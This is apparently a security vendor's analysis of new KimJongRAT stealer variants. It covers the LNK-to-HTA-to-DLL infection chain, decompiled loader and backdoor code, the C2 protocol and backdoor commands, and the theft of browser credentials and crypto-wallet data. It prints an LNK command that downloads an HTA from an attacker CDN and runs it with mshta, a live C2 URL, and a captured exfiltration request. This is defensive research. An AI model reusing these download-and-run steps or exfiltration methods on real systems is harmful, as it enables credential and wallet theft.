

Exploring a New KimJongRAT Stealer Variant and Its PowerShell Implementation

Dominik Reichel

Malware

25 min read

Related Products

Executive Summary

This article provides a comprehensive analysis of two new variants of the KimJongRAT stealer. We combine our new research findings with existing knowledge to provide a comprehensive resource for understanding and combating these new KimJongRAT variants.

The KimJongRAT stealer was first described in [2013 by the Malware.lu CERT \[PDF\]](#). [We documented another variant](#) of this family in 2019.

One of the new variants uses a Portable Executable (PE) file and the other uses a PowerShell implementation. The PE and PowerShell variants are both initiated by clicking a Windows shortcut (LNK) file that downloads a dropper file from an attacker-controlled content delivery network (CDN) account. The PE variant's dropper deploys a loader, a decoy PDF and a text file. The dropper in the PowerShell variant deploys a decoy PDF file along with a ZIP archive.

The loader downloads more malicious files, including the stealer component for KimJongRAT.

The PowerShell variant's dropper file deploys a decoy PDF file and a ZIP archive containing scripts that include the KimJongRAT PowerShell-based stealer and keylogger components.

Both variants are designed to gather and transfer victim information and browser data, including from crypto-wallet extensions, to the attacker's server. The PE variant also collects FTP and email client information.

The infection sequence uses a multi-file approach and a legitimate CDN service to mask its malicious activities.

Palo Alto Networks customers are better protected from the malware samples described in this article through [Advanced WildFire](#), [Advanced URL Filtering](#), [Advanced DNS Security](#) and [Advanced Threat Prevention](#). [Cortex XDR](#) and [XSIAM](#) are designed to prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.

If you think you might have been compromised or have an urgent matter, contact the [Unit 42 Incident Response team](#).

Related Unit 42 Topics	PowerShell , Backdoor
-------------------------------	---

New KimJongRAT PE Variant

This section details the new KimJongRAT variant that uses PE files as final payloads.

The initial file of the execution chain is an LNK file, but we do not yet know how attackers distribute these files. Figure 1 shows the execution flow of the most recent KimJongRAT variant.




Figure 1. Malware execution chain of the latest KimJongRAT PE variant ([icon sources](#)).

Step 1: When double-clicked, the initial LNK file downloads an HTML Application (HTA) file from an attacker-controlled CDN account, saves it to disk and runs it as shown in Figure 1

Step 2: The HTA file drops three embedded files `sys.dll`, `sexoffender.pdf` and `user.txt` to disk
`Sexoffender.pdf` is a decoy PDF file opened by the victim's default PDF reader

The HTA file executes the `sys.dll` loader

Step 3: The loader uses two payload URL strings in the user.txt file to retrieve two more files named main64.log and net64.log

These LOG files are a new KimJongRAT stealer component and an orchestrator

Step 4: The orchestrator sends the collected information and data to a command and control (C2) server and awaits commands from the attackers

To more fully understand these steps, let’s examine the associated files.

PE Variant Initial LNK File

When double-clicking [one of the initial LNK files](#), the file uses the Windows tool cmd.exe to change the current directory to the Windows %temp% folder (shown in the Local base path and Command line arguments in Figure 2) . It then uses the Windows tool curl.exe to download an HTA file named pdf.hta from a legitimate CDN provider at cdn.glitch[.]global into the %temp% directory. The attacker abuses this service to host the next and subsequent stages of the malware.

The URL for the HTA file contains a parameter v with the string 1740535190239. This string is an [epoch date](#) that translates to Wednesday, February 26, 2025, 1:59 a.m. (GMT).

Finally, the LNK runs the downloaded HTA file using the Windows tool mshta.exe as shown in Figure 2.

```
LINK INFO:
  Link info flags: 1
  Local base path: C:\Windows\System32\cmd.exe
  Common path suffix: ''
  Location info:
    Drive type: DRIVE_FIXED
    Drive serial number: '0x1aef8935'
    Volume label: Win11
    Location: Local

DATA:
  Description: PDF File
  Working directory: C:\Windows\system32
  Command line arguments: /c cd /d %temp% && curl -O https://cdn.glitch.global/2eefa6a0-44ff-4979-9a9c-689be652996d/pdf.hta?v=1740535190239
  && mshta %temp%\pdf.hta
  Icon location: '%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe'
```

Figure 2. Execution related LNK information as shown in [LnkParse3](#).

[This LNK file](#) contains unique metadata that can be used to find additional samples. Figure 3 shows the drive serial number, Windows OS version and machine ID of the system where the LNK file was created. Additionally, there is a Korean language string 응용 프로그램 (translated: application program) in the extra data section.

```
LINK INFO:
  Link info flags: 1
  Local base path: C:\Windows\System32\cmd.exe
  Common path suffix: ''
  Location info:
    Drive type: DRIVE_FIXED
    Drive serial number: '0x1aef8935'
    Volume label: Win11
  Location: Local

EXTRA:
  SPECIAL FOLDER LOCATION BLOCK:
    Size: 16
    Special folder id: 37
    Offset: 221
  KNOWN FOLDER LOCATION BLOCK:
    Size: 38

Serialized property values:
- Value size: 33
  Id: 10
  ue: cmd.exe
  ue type: VT_LPWSTR
- Value size: 21
  Id: 15
  Value: null
  Value type: VT_FILETIME
- Value size: 21
  Id: 12
  Value: null
  Value type: VT_UI8
```



```

14 aHR0cHM6Lj9jZ... ← Start of Base64 string for second payload
15
16 JVBERi0xLjQKJ... ← Start of Base64 string for first payload
17
18 TVqQAAMAAAEAA... ← Start of Base64 string for third payload

```

Figure 5. Deobfuscated version of pdf.hta as shown in [Visual Studio Code](#).

The Base64 string for the first payload starting with JVBERioXL is decoded through the Windows tool certutil.exe and dropped as the decoy PDF file sexoffender.pdf into the Windows %temp% directory. It is then opened by the default application for PDF files.

The Base64 string starting with aHR0cHM6L for the second payload is decoded and dropped as user.txt to the %localappdata% folder.

The third Base64 string starting with TVqQAAMAAA is decoded and dropped as sys.dll, also to the %localappdata% folder. This HTA file then runs sys.dll using rundll32.exe using sys.dll's only exported function named s.

The dropped user.txt is a text file containing URLs to the same CDN sub-directory that hosts the malicious HTA file, as shown in Figure 6.




Figure 6. The content of user.txt as shown in Windows Notepad.

[The last dropped file](#) is named sys.dll, and it downloads the files from the URLs in user.txt and executes them.

Second Stage Loader sys.dll

The second stage loader named sys.dll is a 64-bit DLL internally named baby.dll. It has a single exported function named s that contains all the malware's functionality.

When this function is called with rundll32.exe, it first checks whether the malware is running on a virtual machine or sandbox as shown in Figure 7. If that is the case, the loader deletes itself and quits. If not, it creates a mutex named co_sys_co and starts a sub-thread.

```

1 int s()
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     FileA = CreateFileA("\\\\.\\VBoxMiniRdrDN", GENERIC_READ, 1u, 0LL, 3u, 0x80u, 0LL);
6     if ( FileA != -1LL )
7     {
8         CloseHandle(FileA);
9     delete_and_exit:
10         LODWORD(result) = delete_itself();
11         return result;
12     }
13     phkResult = 0LL;
14     if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\VMware, Inc.\\VMware Tools", 0, 0x101u, &phkResult)
15         || check_reg_system_manufacturer()
16         || check_reg_bios_vendor()
17         || check_reg_system_family()
18         || check_reg_system_product_name() )
19     {
20         goto delete_and_exit;
21     }
22     MutexA = CreateMutexA(0LL, 1, " co sys co ");

```

Figure 7. Decompiled source code of exported function s from sys.dll as shown in [IDA Pro](#).

The sub-thread checks if any previously dropped payloads are present in the %localappdata%\net directory. It uses this directory to store downloaded payloads from the attacker’s CDN stager URL.

The sys.dll loader expects any files downloaded to this folder to be encrypted data binaries with the first 16 bytes being the [RC4](#) decryption key for the remaining bytes. When it finds a file in this folder, it decrypts, executes and finally deletes the file.

After creating the sub-thread, the malware reads the URLs from the %localappdata%\user.txt file previously dropped by the HTA file. It appends the date and time in epoch format as ?v=[epoch time] to each URL string. Afterwards, it contacts the CDN service to download the RC4-encrypted file net64.log into the %localappdata%\net folder to load it reflectively.

This net64.log file is the new KimJongRAT stealer component. It endlessly runs a loop that only exits if the file %localappdata%\micro.log.zip is present. This file is created by net64.log and contains the victim’s stolen information and data.

When micro.log.zip is detected, the sys.dll loader downloads the second RC4-encrypted file main64.log from the CDN server and stores it as notepad.log. As soon as notepad.log is written to %localappdata%\net, the sub-thread reads, decrypts, executes and deletes it. This decrypted file is the main orchestrator that implements network, backdoor and information-stealing functionality.

Third Stage Orchestrator and Backdoor

The downloaded payload main64.log is internally named NetworkService.dll and has a compilation timestamp of December 3, 2024, 7:36 a.m. UTC. Figure 8 shows its [PDB file path](#).

Headers	Sections	Directories	Exports	Imports	Resources	Strings	Debug	Exceptions	Hex View
Type	Size	Raw Data Address	Pointer to Raw Data	Flags	Timestamp	Version			
CODEVIEW	87	0x0001D9F8	0x0001CBF8	0x00000000	12/3/2024 7:36:09 AM	0.0			
Property	Value								
Signature	RSDS								
GUID	{0D0A67B6-69BB-4209-9840-3318DEA2124E}								
Age	1								
PDB Filename	E:\research\Spyware\Advanced\Covaware\x64\Release\Covaware.pdb								

Figure 8. PDB file path of net64.log as shown in [EXE Explorer](#).

As noted in Figure 8, the software has a PDB file path that includes the string \research\Spyware\Advanced\Covaware. A 2019 article by ESTsecurity describes a campaign named [Operation Giant Baby](#) where attackers used malware with the same name in activity relating to our [BabyShark article](#) from the same year.

This main64.log file is the main orchestrator that handles output created by the other downloaded file net64.log. While main64.log is primarily responsible for the network communication and backdoor functionality, net64.log is responsible for stealing credentials from browser and email or FTP clients.

The main orchestrator has a single exported function named fool, which contains the majority of the malware’s functionality. The DllMain entry point is only used for various initialization routines. These

routines create multiple directories associated with the base C2 URL and file paths that the malware uses later.

As a unique victim ID, main64.log uses the volume serial number. If the volume serial number cannot be obtained, main64.log uses a combination of the computer and username for the victim ID. It encodes this alternative ID value as a Base64 string, as shown in Figure 9.

```
1 void prepare_c2_base_url()
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     strcpy(&szC2URL, "http://secservice.ddns.net/service2/");
6     if ( GetVolumeInformationA(
7         "C:\\",
8         VolumeNameBuffer,
9         0x100u,
10        &VolumeSerialNumber,
11        &MaximumComponentLength,
12        &FileSystemFlags,
13        FileSystemNameBuffer,
14        0x100u) )
15     {
16         sprintf(szVolumeSerialNumber, "%x", VolumeSerialNumber);
17     }
18     else
19     {
20         nSize = 50;
21         GetComputerNameA(szComputerName, &nSize);
22         nSize = 50;
23         GetUserNameA(szUserName, &nSize);
24         sprintf(szComputerAndUserName, "%s %s", szComputerName, szUserName);
25         base64_encode(szComputerAndUserName, strlen(szComputerAndUserName));
26     }
27 }
```

C2 URL

Unique ID

Alternative unique ID

Figure 9. Decompiled C2 base URL creation function from main64.log as shown in [IDA Pro](#).

However, this alternative ID is not used throughout the malware's code and thus seems to be leftover code from earlier versions of this malware. After establishing the unique ID, main64.log calls the exported function fool before finally writing the clipboard data into a file.

The exported function fool shown in Figure 10 starts four threads before infinitely looping through a sleep call.

```
1 void __noreturn fool()
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     hThreadMain = CreateThread(0LL, 0LL, main_thread, 0LL, 0, 0LL);
6     SetThreadPriority(hThreadMain, THREAD_PRIORITY_IDLE);
7     CloseHandle(hThreadMain);
8     hThreadClipboard = CreateThread(0LL, 0LL, clipboard_log_to_netkey_file, 0LL, 0, 0LL);
9     SetThreadPriority(hThreadClipboard, THREAD_PRIORITY_IDLE);
10    CloseHandle(hThreadClipboard);
11    hThreadKeylogger = CreateThread(0LL, 0LL, keylogger_log_window_title_and_keys, 0LL, 0, 0LL);
12    SetThreadPriority(hThreadKeylogger, THREAD_PRIORITY_IDLE);
13    CloseHandle(hThreadKeylogger);
14    hThreadKeyloggerFlush = CreateThread(0LL, 0LL, keylogger_flush_to_netkey_file, 0LL, 0, 0LL);
15    SetThreadPriority(hThreadKeyloggerFlush, THREAD_PRIORITY_IDLE);
16    CloseHandle(hThreadKeyloggerFlush);
17    while ( 1 )
18        Sleep(10000u);
19 }
```

Figure 10. Decompiled C2 string creation function from main64.log as shown in [IDA Pro](#).

These threads are named as follows:

main_thread

clipboard_log_to_netkey_file

keylogger_log_window_title_and_keys

keylogger_flush_to_netkey_file

The first thread named `main_thread` shown below in Figure 11 implements the network, backdoor and information stealing functionality. The other three threads are dedicated to recording keystrokes, window titles and clipboard information.

```
1 void __noreturn main_thread()
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     while ( 1 )
6     {
7         hModule = GetModuleHandle(L"wininet.dll");
8         if ( hModule || (hModule = LoadLibraryW(L"wininet.dll")) != 0LL )
9         {
10             InternetSetOptionA = GetProcAddress(hModule, "InternetSetOptionA");
11             lpBuffer = INTERNET_OPTION_CALLBACK;
12             (InternetSetOptionA)(0LL, INTERNET_OPTION_CONNECTED_STATE, &lpBuffer, 8LL);
13         }
14         send_collected_system_info_and_browser_data();
15         upload_specified_file();
16         download_file_to_specified_directory();
17         download_and_run_command();
18         download_file_to_net_directory();
19         search_for_files_in_specified_directory();
20         upload_keylogger_and_clipboard_data();
21         download_tmp64_file_to_notepad_tmp_file();
22         search_for_files_in_all_directories_of_all_drives();
23         Sleep(600000u);
24     }
25 }
```

Figure 11. Decompiled `main_thread` from `main64.log` as shown in [IDA Pro](#).

The network communication is implemented in an infinite loop that uploads collected data and requests commands from the C2 server. This malware implements three methods to communicate with the C2 server. To upload data or files, it uses the [HTTP POST](#) method with `multipart/form-data`, which we will subsequently describe as HTTP POST multi, or `application/x-www-form-urlencoded`, which we will call HTTP POST app. To download data, the malware uses an [HTTP GET](#) request.

Figure 12 shows the initial network capture where the stolen browser data and the system information are sent to the C2 server.

```
POST /service2/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=-----sdfaffi3457839sfhjkaskl
Content-Length: 67541
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Host: secservice.ddns.net
Connection: Keep-Alive
Cache-Control: no-cache

-----sdfaffi3457839sfhjkaskl
Content-Disposition: form-data; name="val"

delete
-----sdfaffi3457839sfhjkaskl
Content-Disposition: form-data; name="id"

a0[REDACTED]7
-----sdfaffi3457839sfhjkaskl
Content-Disposition: form-data; name="file0"; filename="C:\Users\[REDACTED]\AppData\Local\Temp\micro.log.zip_"
Content-Type: application/octet-stream

.....Y~.....>.....C...!...H..8....C... '7.....H..Rk...,$...$...{VJ...W.k.j..
.[...1      ....!!...a. .9b)CQ.....G.`.M6s<...{..O.xl...;?.L..._d....^?q..?|...*..^.....G.R.t.

<Truncated>
```



```

.....
-----sdfaffi3457839sfhjkaskl--
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: text/html; charset=UTF-8
content-length: 0
date: Fri, 28 Feb 2025 02:32:09 GMT
server: LiteSpeed

GET /service2/a0[REDACTED]7/history.log_ HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Host: secservice.ddns.net
Connection: Keep-Alive

```

Figure 12. Initial network communication with the C2 server as shown in [Wireshark](#).

At first, the file micro.log.zip from the %localappdata% directory is copied into the %temp% directory as micro.log.zip_. This file is then uploaded to the C2 server with an HTTP POST multi request and the hard-coded boundary string -----sdfaffi3457839sfhjkaskl. Before it is uploaded as a value of the key fileo, the ZIP archive is XORed with the key 0xFE.

Additionally, two keys val and id with the values delete and the volume serial number are sent to the C2 server. The former is most likely a note that the original file micro.log.zip is deleted after its copy gets uploaded, while the latter is used to associate the ZIP archive to a specific victim.

The HTTP POST multi method is always used to send file data, as is the same schema described above:

- Key: val, value: delete
- Key: id, value: <UniqueVictimID>
- Key: fileo, value: <XORedFileData> (XOR key is always 0xFE)

The HTTP POST app method is either used to send encrypted data or to send the server-side delete command (further described as HTTP POST app delete). This delete command is used on the server side to clear out the appropriate command or feature queue. The schema is as follows for data:

- Key: id, value: <UniqueVictimID>
- Key: nm, value: <FeatureName>
- Key: val, value: <XORedFileData> (XOR key is always 0xFE) or delete

Next, the malware sends an HTTP GET request to the C2 URL ending with the victim's unique directory, which it creates from the volume serial number and the filename history.log_. If the file is not already on the C2 server, the malware performs the following activities:

- Collecting various system information
- Writing it into a file named history.log in the %appdata% directory
- Creating a copy of it in the %temp% directory named history.log
- Sending it to the C2 server using the HTTP POST multi method

It collects the following system information in history.log:

Hostname

- IP address
- Computer name
- Windows user account name
- Disk drive information (available drives, volume names, file system names, drive types)
- Operating system (version and product name)
- System type (32-bit or 64-bit)
- Internet Explorer version
- Start menu items
- CPU information

The initial communication sends the victim's data to the C2 server, and any additional actions from the C2 server are based on that initial data. Table 1 shows other information that is periodically uploaded to the C2 server.

Collected User Data	Queried C2 URL	HTTP Method (and feature)	Created Local Files	Comment
Search for files and directories in all directories based on a list of hard-coded file extensions and wildcards	Check file URL: <C2Domain>/<UniqueVictimID>/netlist.log__	Check file URL: GET Upload file: POST multi	File with information: %localappdata%\netlist.log Copy of file with information: %temp%\netlist.log__	Search files with the extensions .hwp, .pdf, .doc, .docx, .xls, .xlsx, .zip, .rar .egg, .txt, .jpg, .png, .jpeg, .alz, .ldb, and files and directories with the wildcards *wallet* and UTC--*
Upload keylogger and clipboard data	Upload file data: <C2Domain>	Upload file data: POST app	File with information: %localappdata%\netkey	The uploaded data is XORed with 0xFE

Table 1. List of collected user data that is periodically uploaded to the C2 server.

To receive instructions from the C2 server, the malware periodically sends HTTP requests through hard-coded URLs. Afterward, it deletes all files and data that it downloaded from the C2 server. Table 2 shows the implemented commands together with their URLs, HTTP methods and involved local files:

Command Description	Queried C2 URL	HTTP Methods	Created Local Files	Comments
---------------------	----------------	--------------	---------------------	----------

Upload a specific file to the C2 URL	Get specified file: <C2Domain>/<UniqueVictimID>/out Upload file and delete queue: <C2Domain>	Get specified file: GET Upload file: POST multi Delete queue: POST app delete	Copy of specified file: %temp%\ <SpecifiedFile><RandomNumber>	The specified file is RC4-encrypted, and the uploaded file is XORed with 0xFE
Download a file into a specified directory	Get file data and specified directory: <C2Domain>/<UniqueVictimID>/in Delete queue: <C2Domain>	Get file data and specified directory: GET Delete queue: POST app delete	N/A	The downloaded file is RC4-encrypted
Download a file into the %localappdata%\net directory	Get specified file URL: <C2Domain>/<UniqueVictimID>/cok Delete queue: <C2Domain>	Get specified file URL: GET Delete queue: POST app delete	N/A	The downloaded file is RC4-encrypted
Download a file into %localappdata%\notepad.tmp	Check file URL: <C2Domain>/<UniqueVictimID>/tmp64 Delete queue: <C2Domain>	Check file URL: GET Delete queue: POST app delete	Downloaded file: %localappdata%\notepad.tmp	-
Run a command-line command	Get cmd-line command: <C2Domain>/<UniqueVictimID>/cmd Delete queue: <C2Domain>	Get cmd-line command: GET Delete queue: POST app delete	-	The command is RC4-encrypted, with the first 16 bytes being the key for the remaining bytes

Search for files and directories in a specified directory based on a list of hard-coded file extensions and wildcards. Write information to a file and upload it.	Get specified directory: <C2Domain>/<UniqueVictimID>/dir Upload file and delete queue: <C2Domain>	Get specified directory: GET Upload file: POST multi Delete queue: POST app delete	File with information: %localappdata%\list.log Copy of file with information: %localappdata%\list.log<RandomNumber>	Search files with the extensions .hwp, .pdf, .doc, .docx, .xls, .xlsx, .zip, .rar, .egg, .txt, .jpg, .png, .jpeg, .alz, .ldb, and files and directories with the wildcards *wallet* and UTC--*
---	--	--	--	--

Table 2. List of backdoor commands.

Third Stage KimJongRAT Stealer

The other downloaded file net64.log is the main KimJongRAT stealer component. The decrypted file is internally named dwm.dll and has a compilation timestamp of December 15, 2024, 4:03 a.m. UTC. It has three exported functions init_engine, main_engine and stop_engine. Only the first function contains all the functionality, while the latter two only redirect execution to the entry point DllMain, which is empty.

When init_engine is executed, the malware first resolves a list of API functions using GetProcAddress(). All function strings are encoded by a simple substitution cipher where characters are changed to others according to a mapping table. The following Python script contains the reconstructed algorithm and can be used for decoding these strings:

```

1  import argparse
2
3  class KimJongRATTool:
4
5      CHAR_MAPPING = {
6          '!': '-', '#': ')', '$': ';', '%': '+', '&': '=', '(': ':', ')': '#',
7          '*': '_', '+': '%', ',': '/', '-': '!', ':': '?', '/': ',', ':': '(',
8          ';': '$', '<': ']', '=': '&', '>': '^', '?': '.', '@': '}', '[': '{',
9          ']' : '<', '^': '>', '_': '*', 'a': 'm', 'b': 'q', 'c': 'f', 'd': 'h',
10         'e': 'x', 'f': 'c', 'g': 'l', 'h': 'd', 'i': 'p', 'j': 's', 'k': 't',
11         'l': 'g', 'm': 'a', 'n': 'z', 'o': 'r', 'p': 'i', 'q': 'b', 'r': 'o',
12         's': 'j', 't': 'k', 'u': 'y', 'v': 'w', 'w': 'v', 'x': 'e', 'y': 'u',
13         'z': 'n', '{': '[', '}': '@'
14     }
15
16     @staticmethod
17     def map_string(encoded_string: str) -> str:
18
19         return ".join(KimJongRATTool.CHAR_MAPPING.get(c.lower(), c).upper() if
20         c.isupper() else KimJongRATTool.CHAR_MAPPING.get(c, c) for c in encoded_string)
21
22     def decode_string(self, encoded_string: str) -> None:
```

```
18 print(f'Decoded string: {self.map_string(encoded_string)}')
19 def decode_strings(self, file_path: str) -> None:
20     with open(file_path) as f:
21         print('Decoded strings:')
22         for line in f:
23             print(self.map_string(line.strip()))
24     def main():
25         parser = argparse.ArgumentParser()
26         group = parser.add_mutually_exclusive_group(required=True)
27         group.add_argument('-f', '--file_path', type=str, help='(Absolute) File path with encoded strings.')
28         group.add_argument('-s', '--encoded_string', type=str, help='Encoded string.')
29         args = parser.parse_args()
30         kjrt = KimJongRATTool()
31         if args.file_path:
32             kjrt.decode_strings(args.file_path)
33         else:
34             kjrt.decode_string(args.encoded_string)
35     if __name__ == '__main__':
36         main()
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
```

57	
58	
59	
60	
61	
62	
63	
64	
65	
66	
67	
68	
69	
70	
71	

The same cipher is used to encode other sensitive strings related to the stealer's functionality.

Based on the list of decoded function strings, the stealer attempts to retrieve information from various popular browsers and FTP or email clients. Other sensitive strings related to the stealer functionality, like the browser extension ID, are encrypted by a simple XOR-based cipher.

The malware stores the stolen data in plain text and SQLite files in a directory %temp%\[RandomName].tmp. An overview of the victim information is stored in the file %temp%\[RandomName]\micro.log. This file contains the following information:

- Operating system information
- CPU information
- Process information
- Start menu programs
- Website/cookie/password information of supported browsers
- Configuration and password information of supported email clients
- Password information of supported FTP clients

The malware also searches all supported browsers for multiple cryptocurrency wallet extensions shown in Table 3.

Extension ID	Extension Name
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
egjidjbpglichdcondbcdbdnbeppgdph	Trust Wallet
ibnejdfjmmkpcnlpebklmnkoeiohofec	TronLink
aholpfdialjgjfhomihkjbmngjidlcdno	Exodus Web3 Wallet

fhbohimaelbohpbjbbldcngcnapndodjp	BEW lite
mcohilncbfahbmgdjkbpemcciolgcge	OKX Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
ejbalbakoplchlghcecdalmeeeeajnimhm	MetaMask
pbpjkeldjiffchgbbnmdmhojiacbgflha	OKX Wallet
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet

Table 3. Searched for browser extensions with their corresponding IDs.

The extension IDs for each browser are stored in the file %temp%\[RandomName]\ext.log.

Additionally, the malware steals various SQLite database files for supported browsers found in each browser’s user data directory. For example, for Google Chrome, these files can be found in C:

\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default for the default user. These database files contain detailed information about the user from browser features including bookmarks, history, saved passwords and installed extensions. The malware searches for the following in the database files:

Cookies

Login data

Web data

These files are copied to the %temp%\[RandomName].tmp directory and renamed by prepending the profile user and a browser indicator. The last file created in this directory contains the master encryption key derived from a browser’s Local State file. This key is needed to decrypt sensitive browser data, such as stored passwords or cookies.

Finally, these files are compressed using the PowerShell Compress-Archive command to %localappdata%\micro.log.zip. This file is then uploaded to the C2 server by the orchestrator.

Previous KimJongRAT PE Variants

We have also discovered other variants of this malware execution chain, dating back to at least August 2024. The first variants deployed 32-bit DLL files as the final stealer and orchestrator payloads, which is different from the latest variant that uses 64-bit DLL files. Also, the execution chain sometimes differs in the way that the second-stage loader drops the decoy PDF, or whether it uses the decoy PDF at all.

Other differences are that the initial LNK file does not use cmd.exe and curl.exe but instead powershell.exe with the Invoke-WebRequest command to download the next stage HTA dropper.

New KimJongRAT PowerShell Variant

This section discusses the latest variant of KimJongRAT, which uses a PowerShell information and crypto-wallet stealer as its final payload. It is very similar to the PE variant in its functionality but focuses on only stealing system and browser data.

This execution chain uses a variety of file types and is carried out in multiple stages. The initial file is an LNK file as seen in Figure 13, which illustrates the full execution chain.

